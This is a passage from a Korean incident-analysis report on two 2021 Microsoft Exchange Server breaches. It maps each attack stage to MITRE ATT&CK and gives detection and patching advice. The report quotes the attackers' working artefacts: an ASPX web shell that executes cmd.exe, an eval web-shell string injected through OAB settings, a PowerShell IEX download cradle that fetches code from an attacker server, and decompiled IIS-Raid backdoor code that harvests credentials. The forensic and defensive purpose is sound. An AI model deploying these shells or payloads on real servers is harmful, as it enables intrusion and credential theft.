2021-03-03 03:43:18 XX.XX.XX.XX POST /owa/auth/error.aspx &CorrelationID=<empty>;&ClientId=FECJEEVPJ0YTMZGQFWYFA&cafeReqId=e4c6271d-025f-40ee-9dcd-3c20e5d7400e; 443 - XX.XX.XX.XX Mozilla/5.0+(compatible;+Baiduspider/2.0;+http://www.baidu.com/search/spider.html) https://autodiscover.XX.XX.XX.XX/ 302 0 0 15
2021-03-03 03:43:28 XX.XX.XX.XX GET /owa/auth/error.aspx httpCode=404&CorrelationID=<empty>;&ClientId=JEMHIXU0ASWAYCGRJBG&cafeReqId=9ab00635-7b09-49f6-95f2-5f783970aa1a; 443 - XX.XX.XX.XX Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/83.0.4103.116+Safari/537.36 - 302 0 0 15
```

[error.aspx 탐지 웹 로그]

## 대응 전략

웹셀 생성 모니터링	▶ Exchange Server 및 IIS 디렉토리에 최근에 수정된 .aspx 파일 또는 비정상적인 <script> 를 포함한 파일이 있는지 조사
웹셀 탐지	▶ 최근 서버용 백신의 경우, 웹셀에 대한 탐지 능력이 좋지 않기 때문에 백신으로 주기적인 Exchange Server 및 IIS 디렉토리 검사 수행 ▶ 휘슬 설치 - 휘슬 설치시 Exchange Server 및 IIS로 디렉토리 설정 필요

## ⑥ 명령제어(Command and Control)

&lt;T1102 Web Service&gt;

&lt;T1219 Remote Access Software&gt;

- 웹서비스가 동작하지 않는 서버의 환경에서는 웹셀을 생성하여도 악용될 수 없지만, Exchange Server의 경우 관리자를 위한 관리 페이지를 웹서비스로 제공하고 있기 때문에 웹셀이 동작합니다.
- 따라서 공격자는 ④단계에서 생성한 한줄 웹셀이나 ⑤단계와 같이 추가로 업로드한 웹셀을 통하여 명령을 내릴 수 있습니다.
- A社 사고에서는 ⑤단계에서 아래와 같은 시스템 명령을 실행 할 수 있는 웹셀을 추가로 업로드 하고 이를 통하여 외부에서 제어하였습니다.

Name	Type	FileSize	AllocSiz	CreateTime	ModifiedTime	AccessTime	MFT
85910707f7.aspx	File	2087	4096	2016-09-04 11:36:00	2021-03-08 05:12:45	2016-09-04 11:36:00	202
\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\85910707f7.aspx							

[명령기능이 포함된 추가 웹셀]

```

var c=System.Web.HttpContext.Current;
var Request=c.Request;
var Response=c.Response;
var Server=c.Server;
if(Request.Item['5a5302ebfa3']!=null) {
    var FZSF='vRhSqqrePpVElsBWNyMUZQzkFIuifymOHbLtDcXjGCaJTNxAdoKw';
    var XHGU=Request.Item['5a5302ebfa3'];
    var SITE=FZSF(19) + FZSF(16) + FZSF(3) + FZSF(42) + FZSF(24) + FZSF(7);
    eval(XHGU, SITE);
}
else if(Request.Item['21007645475']!=null)
{
    var myPro = new System.Diagnostics.Process();
    myPro.StartInfo.Arguments = ' /c '+Request.Item['21007645475'];
    myPro.StartInfo.FileName = 'cmd.exe';
    myPro.Start();
}
Response.End();

```

http request 메시지를 받아 cmd.exe 명령어와 함께 사용

[명령기능이 포함된 추가 웹셀]

```

2021-03-07 20:12:51 XX.XX.XX.XX POST /owa/auth/85910707f7.aspx &CorrelationID=<empty>;&C
lientId=Y9YBPOLK0IYRQFJRLQ&cafeReqId=45101ab3-acd8-454a-a5a9-8a0d70f1b4b7; 443 - XX.XX.
XX.XX python-requests/2.25.1 - 200 0 0 1720
2021-03-07 20:12:51 XX.XX.XX.XX POST /owa/auth/85910707f7.aspx &CorrelationID=<empty>;&C
lientId=UAABCYXUAUIMCLZKBUA&cafeReqId=054e647e-07fd-477c-817d-1c4eb1839ff5; 443 - XX.
XX.XX.XX python-requests/2.25.1 - 200 0 0 319
2021-03-07 20:12:53 XX.XX.XX.XX POST /owa/auth/85910707f7.aspx &CorrelationID=<empty>;&C
lientId=HCBODCJGF0KHGKOSJMPCG&cafeReqId=b0e6c49d-8aa0-4900-b502-9df30badb2e3; 443 -
XX.XX.XX.XX python-requests/2.25.1 - 200 0 0 361
2021-03-07 20:12:58 XX.XX.XX.XX POST /owa/auth/85910707f7.aspx &CorrelationID=<empty>;&C
lientId=VQR0JVWLBEQXMPSHWGJWQ&cafeReqId=f1e6a397-9663-4256-af04-91c81f33c45e; 443 -
XX.XX.XX.XX python-requests/2.25.1 - 200 0 0 4758

```

[85910707f7 탐지 웹 로그]

## 대응 전략


### 웹셀 탐지

- ▶ 최근 서버용 백신의 경우, 웹셀에 대한 탐지 능력이 좋기 때문에 백신으로 주기적인 Exchange Server 및 IIS 디렉토리 검사 수행
- ▶ 휘슬 설치
  - 휘슬 설치시 Exchange Server 및 IIS로 디렉토리 설정 필요

## ⑦ 내부전파(Lateral movement)

### <T1072 Software Deployment Tools>

- ④와 같이 메일 서버의 OAB 설정에서 External URL을 변경 하면 설정 파일(.xml)에 웹셀 기능이 포함됩니다.
- 이때, 메일서버 사용자가 PC에서 Outlook을 실행하게 되면 메일 서버와의 동기화 과정으로 설정(.xml) 파일을 다운로드 받게 됩니다.




- 일반적인 경우 이 설정파일(.xml)에는 주소록과 관련된 내용이 들어 있지만, 침해사고가 발생한 이후에는 변조된 설정파일(.xml)로 인해 2차 확산이 가능할 수도 있습니다.
- 하지만, A社 사고에서 직원들 PC에 설치된 백신과 KISA의 빠른 조치를 통해 실제 피해로 이어지지 않았습니다.
- 직원들의 PC에서 발견된 xml 파일은 다음과 같습니다.



## 4. 사례분석 2 : 관리자 권한 획득 후 계정정보 유출

### □ 침해사고 사례 요약

#### 사례2) 관리자 권한 획득 후 체계적인 악용



#### MITRE ATT&CK

- ① 대상선정(Reconnaissance)
- ② 공격자원 확보(Resource Development)
- ③ 최초침투(Initial Access), 권한상승(Privilege Escalation)
- ④ 실행(Execution) : 웹셸 업로드
- ⑤ 권한상승(Privilege Escalation)
- ⑥ 지속공격 (Persistence )
- ⑦ 명령제어(Command and Control), 정보유출(Exfiltration)
- ⑧ Impact

[침해사고 개요도]

공격자는 앞선 사례와 같이 취약점 코드(CVE-2021-26855)를 주입하여 또 다른 피해 기업(이하 B社)의 Exchange Server에 침투하였습니다.

앞선 사례와 달리 B社의 공격자는 웹셸을 통해 악성 코드를 업로드하고 관리자 권한 획득을 위한 공격이 이어졌다는 점입니다.

이 과정에서 공격자는 역직렬화 취약점(CVE-2021-26857)을 사용하였으며

관리자 권한으로 악성행위를 하는 파워셸 코드를 윈도우 스케줄러에 등록하였습니다.

파워셸 코드는 주기적으로 추가 악성코드를 다운받아 실행하는 내용으로 공격자는 이를 통하여 원하는 목적의 악성코드를 추가 설치하거나 최신 버전으로 유지할 수 있었습니다.

이러한 방법을 이용하여 공격자는 IIS에서 호출하는 dll 형태의 백도어 악성코드를 설치하여 IIS 계정정보를 유출한 것으로 추정됩니다.



## □ 단계별 사고사례 상세분석

B社の 침해사고 단계 중 ① ~ ③ 부분은 A社와 동일하기 때문에 본 사고사례 설명에서는 생략합니다.

### ④ 실행(Execution)

<T1072 Software Deployment Tools>

<T1078 Valid Accounts>

- 공격자는 웹셸(shell.aspx)을 통하여 악성파일 2종(zbeyhd.bat과 vw.bat)을 업로드 하였을 것으로 추정됩니다.

```
2021-03-04 15:31:22 XX.XX.XX.XX POST /aspnet_client/shell.aspx - 443 - XX.XX.XX.XX antSword/v
2.1 - 200 0 0 5492
2021-03-04 15:31:23 XX.XX.XX.XX POST /aspnet_client/shell.aspx - 443 - XX.XX.XX.XX antSword/v
2.1 - 200 0 0 178
2021-03-04 15:31:32 XX.XX.XX.XX POST /aspnet_client/shell.aspx - 443 - XX.XX.XX.XX antSword/v
2.1 - 200 0 0 2711
2021-03-04 15:31:33 XX.XX.XX.XX POST /aspnet_client/shell.aspx - 443 - XX.XX.XX.XX antSword/v
2.1 - 200 0 0 188
...
2021-03-05 06:35:32 XX.XX.XX.XX POST /aspnet_client/shell.aspx - 443 - XX.XX.XX.XX antSword
/v2.1 - 200 0 0 4439
2021-03-05 06:35:34 XX.XX.XX.XX POST /aspnet_client/shell.aspx - 443 - XX.XX.XX.XX antSword/v
2.1 - 200 0 0 176
```

[웹 로그(UTC +0)]

```
C:\Windows\TEMP\zbeyhd.bat 2021-03-05 00:31:31 Fri
C:\Windows\TEMP\vw.bat 2021-03-05 15:35:32 Fri
```

[윈도우 레지스트리(파일 실행 시간, UTC +9)]

- 이는 웹 로그의 웹셸(shell.aspx) 접근시간과 윈도우 레지스트리에 기록된 악성코드(zbeyhd.bat과 vw.bat)가 실행된 시간이 동일합니다.\*

\* 웹 로그(UTC+0)와 레지스트리(UTC+9) 시간 차이는 +9시간



### 대응 전략

웹셀 생성 모니터링	▶ Exchange Server 및 IIS 디렉토리에 최근에 수정된 .aspx 파일 또는 비정상적인 <script> 를 포함한 파일이 있는지 조사
웹셀 탐지	▶ 최근 서버용 백신의 경우, 웹셀에 대한 탐지 능력이 좋지 않기 때문에 백신으로 주기적인 Exchange Server 및 IIS 디렉토리의 검사 ▶ 휘슬 설치 - 휘슬 설치시 Exchange Server 및 IIS로 디렉토리 설정 필요

## ⑤ 권한상승(Privilege Escalation)


<T1072 Software Deployment Tools>

<T1078 Valid Accounts>

- 공격자는 ③에서 Exchange Server의 권한을 얻은 후, 역직렬화 취약점 (CVE-2021-26857)을 악용하여 관리자 권한을 획득하였습니다.



- 공격자가 역직렬화 취약점을 악용할 경우에는 다음과 같이 윈도우 이벤트 로그 47과 4007이 연속해서 나타납니다.



[이벤트 로그 중 어플리케이션 로그]

- 역직렬화 취약점으로 인하여 관리자 권한을 획득하는 것이 성공하면, Exchange Server의 Audit 로그에 권한 상승 내역이 기록됩니다.

```
2021-03-XX T11:36:45.094Z,23248,w3wp,ExchangeAdmin,,{"CreationTime":"","2021-03-16T11:36:45",
"Id":"","8d3e7b0d-c091-4e40-3328-08d8e86fc705","Operation":"","Set-OabVirtualDirectory","Or
ganizationId":"","00000000-0000-0000-0000-000000000000","RecordType":1,"ResultStatus":"","Tru
e","UserKey":"","<사용자명>W/UsersW/Administrator","UserType":3,"Version":1,"Workload":"","E
xchange","ObjectId":"","EX2019WWOAB (Default Web Site)","UserId":"","d21.orgW/UsersW/Admini
strator","ExternalAccess":false,"OrganizationName":"","First Org","OriginatingServer":"","EX2019
(15.01.1591.012)","Parameters":[{"Name":"","ExternalUrl","Value":"","http:W/W/ffffW/#<script lang
uage=WJScriptW runat=WserverW> function Page_Load(){W/*W/eval(Request[W"codeW"],
W"unsafeW");<W/script>"},{"Name":"","Identity","Value":"","OAB (Default Web Site)"}]}],
```

[Audit 로그]

## 대응 전략

시스템 보안	<ul style="list-style-type: none"> <li>▶ 운영체제 및 사용중인 주요 SW의 보안 업데이트 적용</li> <li>▶ 불필요한 네트워크 서비스의 경우 중단 또는 기능 삭제</li> </ul>
침해여부 탐지방법	<ul style="list-style-type: none"> <li>▶ Administrator 권한으로 OabVirtualDirectory가 생성·제거되었는지 Exchange Server의 audit 로그에서 확인</li> </ul>


## ⑥ 지속공격(Persistence)

<T1505.003 Server Software Component: Web Shell>


<T1078 Valid Accounts>

<T1053 Scheduled Task/Job>

- 공격자는 메일서버 권한으로 웹셸을 통한 지속적인 공격을 수행합니다.
- 또한, 공격자는 ⑤의 과정을 통해 관리자 권한을 획득하였기 때문에 다양한 추가 공격을 지속할 수도 있습니다.
- B社 사례에서 공격자는 지속적인 공격을 위해 System 권한으로 45분 간격으로 파워셸 코드가 실행되는 작업을 스케줄러에 등록하였습니다.



- 공격자가 등록한 작업은 45분 후(11:45 ⇒ 12:25) 최초로 실행되었고, 그 이후 주기적으로 반복되었습니다.



- 공격자가 등록한 작업은 파워셸 코드였으며 그 내용은 아래와 같습니다.

```
powershell -ep bypass -e SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBjAEMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcw...
...(중략).... pAGcAMgAxADAAMwAwADUwApAA==
```

[스케줄러 등록 작업 내용]

```
powershell -ep bypass -e IEX (New-Object Net.WebClient).downloadstring
('http://...(공격자서버)')
```

[스케줄러 등록 작업 인코딩 결과]

- 파워셸 코드는 공격자 서버에 접속하여 추가 악성코드를 받아 파 일리스 형태로 실행하는 코드였습니다.
- 이는 지속적으로 악성코드를 숨기고, 공격자의 공격목적에 따라 악성코드를 업데이트 하거나 추가 악성코드를 송부하기 위함입니다.
- 분석 당시 공격자 서버를 통해 다운된 악성코드는 아래와 같습니다.

```
I`EX $(New-Object IO.StreamReader ($(New-Object
IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(, $( 'edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18
8cde692ec1d69472329ab2a81ca6556655d661640cccd9dbcf7de7befbdf7de7befbdf
7ba3b9d4e27f7dfff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f227eb77b9
ffee4e9fdf9671fa577d23b9fdefb7e9d7dfbe47ba38fef7d7befe3343f392e57a7f57
6fad07c7ee7e053f9ed9307f7f597873bbbf2dbd6e9347bbe3a7d35ddbef3f16f9cfcc
6497ae7cefele7a9d4dbff7f1271fe
3ebd9e505bee63e9fb0508fac12dd
ecc5fd0bf16c2be2f5b397de5fafdf
4a179effe036db97c5a57cf7e8fdfe
3f74877d37c5d6e4f56a51alcfb9
c644df1345dcf4e9a3a6ff34556672fdfcc69149fd0ff5f607cf9659dbf5e668b65f69
cc6d7e4d3021fd0af6daecd5e9755ddeafcbcaa45de675bd3eall165f9cbe79fdffbcd
66fe8ef475f3cffbdebdb9ee103824c3f4ed2b979317b49a8caafd76d9dafaafae5226
fcfb6dbfc756abe48530cf197a4a9fc723f5de579d96cb73c4b6d93ea83efe8935f72e
797d0b0668b69b1b8a2c94da734f87ca6a066c53cbdda4ecb329fd3c0afaa957c4eaf2
dd2e95dafa41af7e96b759b95ae46ff265f17c4624585427f4cd217d95bfbcb70499c6b
4778fd06ce8e3eb06e4b9aa664bfaa3b8c270a700326fb3972073bb9ee6ef4e0f89c42
ff2792bdc064c3ea146dc10dffce2df336d887e8bf5457dbc9dae0db227346bedaaa8a
```

... 중략...

[추가적으로 다운받은 악성코드]

- 해당 악성코드는 메모리에서 수행되며, 백도어 등의 역할을 수행할 수 있는 코드입니다.

### 대응 전략

시스템 보안	<ul style="list-style-type: none"> <li>▶ 운영체제 및 사용중인 주요 SW의 보안 업데이트 적용</li> <li>▶ 불필요한 네트워크 서비스의 경우 중단 또는 기능 삭제</li> </ul>
침해여부 탐지방법	<ul style="list-style-type: none"> <li>▶ 윈도우 파워셸 이벤트 로그에서 base64 인코딩된 코드 확인</li> </ul>

## 7 명령제어(Command and Control), 정보유출(Exfiltration)

### <T1041 Exfiltration Over C2 Channel>

- 공격자가 취약점을 통하여 해당 서버에 침투하였더라도 이후 취약점이 패치가 되었을 때, 재진입을 위하여 메모리 덤프 등을 통해 계정명/패스워드 등을 탈취하려고 합니다.
- B社 사례에서는 공격자는 IIS 백도어 제작도구(IIS-RAID)를 사용하여 만든 악성코드로 IIS를 컨트롤하고 계정 정보 등을 탈취하였습니다.

```

CreatePipe(&hFile, &SystemTime, &v34, 0);
sub_180003980(&StartupInfo.cb + 1, 0i64, 84i64);
StartupInfo.dwFlags |= 0x100u;
StartupInfo.hStdError = * &SystemTime.wYear;
StartupInfo.hStdOutput = * &SystemTime.wYear;
StartupInfo.cb = 104;
ProcessInformation.hProcess = 0i64;
ProcessInformation.hThread = 0i64;
* &ProcessInformation.dwProcessId = 0i64;
v18 = VirtualAlloc(0i64, 0x104ui64, 0x3000u, 4u);
v19 = (v15 + 1);
v20 = v18;
sub_180001820(v18, 260i64, "/c %s", v19);
CreateProcessA(
    "C:\\Windows\\system32\\cmd.exe",
    v20,
    0i64,
    0i64,
    1,
    0,
    0i64,
    0i64,
    &StartupInfo,
    &ProcessInformation);
CloseHandle(* &SystemTime.wYear);
VirtualFree(v20, 0x104ui64, 0x4000u);
NumberOfBytesRead = 0;
v21 = 0;
ReadFile(hFile, &Buffer, 0x1000u, &NumberOfBytesRead, 0i64);
for ( i = NumberOfBytesRead; NumberOfBytesRead; i = NumberOfBytesRead )
{
    *v13 = 1102/00004;
}
else if ( CompareString(0x800u, 0, v17, 4, "CMP", 4) == 2 )
{
    NumberOfBytesRead = 0;
    v27 = CreateFileA("C:\\Windows\\Temp\\creds.db", 0xC0000000, 1u, 0i64, 4u, 0x80u, 0i64);
    ReadFile(v27, v13, 0x9C40u, &NumberOfBytesRead, 0i64);
    CloseHandle(v27);
    if ( !NumberOfBytesRead )
        strcpy(v13, "No Creds Found");
}
else
{
    *v13 = 0x2044494C41564E49i64;
    v13[2] = 1296912195;
    *(v13 + 6) = 20033;
    *(v13 + 14) = 68;
    NumberOfBytesWritten = 40000;
}

```

[IIS 백도어 악성코드(IIS-Raid)]

- 해당 악성코드는 IIS 데몬이 실행될 때 로딩되어 동작하는 dll 형태의 악성코드로 웹 로그인 하는 정보를 creds.db라는 파일에 저장한 후 외부로 유출합니다.

### 대응 전략

시스템 보안	<ul style="list-style-type: none"> <li>▶ 운영체제 및 사용중인 주요 SW의 보안 업데이트 적용</li> <li>▶ 불필요한 네트워크 서비스의 경우 중단 또는 기능 삭제</li> </ul>
침해여부 탐지방법	▶ C:\Windows\temp\creds.db 파일 존재 유무 확인

## ⑧ 랜섬웨어(Impact)

### <T1486 Data Encrypted for Impact>

- 해외에서 보고된 Exchange Server 취약점을 악용한 침해 사고는 주로 랜섬웨어로 이어집니다.
- B社의 사례에서는 관리자 권한 탈취 등이 발생하였으나 조기에 KISA 사고분석팀이 침해사고분석을 수행하여 악성코드를 제거하고, 확산 전에 조치를 취하여 추가 피해는 없었습니다.
- 하지만, 각 기업 및 대응 조직 등에서는 랜섬웨어 및 내부정보 유출 등 최악의 상황을 염두에 두고 이에 대한 대비가 필요합니다.

대응 전략	
데이터 백업	▶ 중요 소스코드 및 데이터베이스 자료에 대한 원격 서버 백업
백업데이터 보안 강화	▶ 백업서버 등 중요 시스템은 2차 인증을 적용하여 접속하도록 설정 ▶ 중요 데이터는 기업의 운영 환경에 따라 오프라인 백업



## 5. 결론

2021년에 발생한 Exchange Server 침해사고 사례의 ATT&CK Matrix를 통해 각 침투 단계 별 공격자의 행위와 대응 방안에 대해 살펴보았습니다.

KISA에서는 보호나라 공지를 통하여 해당 취약점의 조치 방안을 안내하였고, MS와 협력하여 국내 Exchange Server 사용 기업의 패치 진행 현황을 조사하며 선제적 대응을 취하였습니다.

또한 보고서에서 다룬 두 사례 모두 취약점 패치를 수행하지 않아 발생한 침해사고였지만, 빠른 신고로 인하여 랜섬웨어와 같은 치명적인 피해나 내부 확산이 심각해 지기 전에 조치를 취할 수 있었습니다.

그럼에도 불구하고, 금번 Exchange Server 취약점 침해사고를 분석하면서 공격자와 운영 기업간의 정보 습득 및 대응 간격이 큰점을 발견하여 아쉬웠습니다.

취약점 공지 및 패치 등이 발표 되었을 때, 공격자들이 이를 확인하고 발 빠르게 관련 공격코드를 구하여 공격기법으로 활용하지만 기업에서는 취약점 패치의 필요성과 침해여부 확인 방안조차 모르고 있었습니다.

기업에서는 보안조직을 활성화하고 신규 취약점 등을 주기적으로 모니터링 하면서 관련 내용이 공지되었을 때 공격자 보다 빠르게 대응하여야 합니다.

또한 빠른 대응이 어려울 경우를 대비하여 평소에 기업 내 보안정책을 수립하고 공격자의 단계별 침투에 대응하여 피해를 최소화 하여야 합니다.

본 보고서의 공격기법 분석 및 각 단계별 대응방안이 기업의 보안 정책 수립에 도움이 되었으면 합니다.

## [별첨1] 보안정책 수립 참고사항

### □ 대응방안

#### ① 기업 내 구축된 MS Exchange Server 식별하여 관리

##### - MS Exchange Server 식별 시 버전, 패치번호 등을 기재

- o Microsoft Exchange Server 2019
- o Microsoft Exchange Server 2016
- o Microsoft Exchange Server 2013
- o Microsoft Exchange Server 2010
- ※ Microsoft Exchange Server 2010 는 2020.10.13.일 지원 종료됨
- ※ 많은 보안업체에서 Exchange Server 2010 버전에 대해서는 생략한 경우가 많지만, 해당 버전도 관련내용에 취약할 수 있으며, 이에 대한 대응이 필요



[참고 : 관리가 필요한 서버 버전]

#### ② MS에서는 발표한 취약점 패치 적용

	적용해야 하는 업데이트	비고
Exchange Server 2019	KB5000871	
Exchange Server 2016	KB5000871	
Exchange Server 2013	KB5000871	
Exchange Server 2010	KB500978	한시적 지원

<https://support.microsoft.com/en-us/topic/description-of-the-security-update-for-microsoft-exchange-server-2019-2016-and-2013-march-2-2021-kb5000871-9800a6bb-0a21-4ee7-b9da-fa85b3e1d23b>

##### Version Updated on 3/2/2021 PST

-  Download Security Update For Exchange Server 2019 Cumulative Update 8 (KB5000871)
-  Download Security Update For Exchange Server 2019 Cumulative Update 7 (KB5000871)
-  Download Security Update For Exchange Server 2016 Cumulative Update 19 (KB5000871)
-  Download Security Update For Exchange Server 2016 Cumulative Update 18 (KB5000871)
-  Download Security Update For Exchange Server 2013 Cumulative Update 23 (KB5000871)

##### Version Updated on 3/8/2021 PST

-  Download Security Update For Exchange Server 2016 Cumulative Update 14 (KB5000871)
-  Download Security Update For Exchange Server 2016 Cumulative Update 15 (KB5000871)
-  Download Security Update For Exchange Server 2016 Cumulative Update 16 (KB5000871)

[참고 : 수동 패치 다운로드 사이트: KB500871]



<https://docs.microsoft.com/ko-kr/exchange/troubleshoot/client-connectivity/exchange-security-update-issues>

[참고 : 패치 문제 발생시 트러블 슈팅 : KB500871]

<https://support.microsoft.com/en-us/topic/description-of-the-security-update-for-microsoft-exchange-server-2010-service-pack-3-march-2-2021-kb5000978-894f27bf-281e-44f8-b9ba-dad705534459>

#### Method 3: Microsoft Download Center

You can get the standalone update package through the Microsoft Download Center.

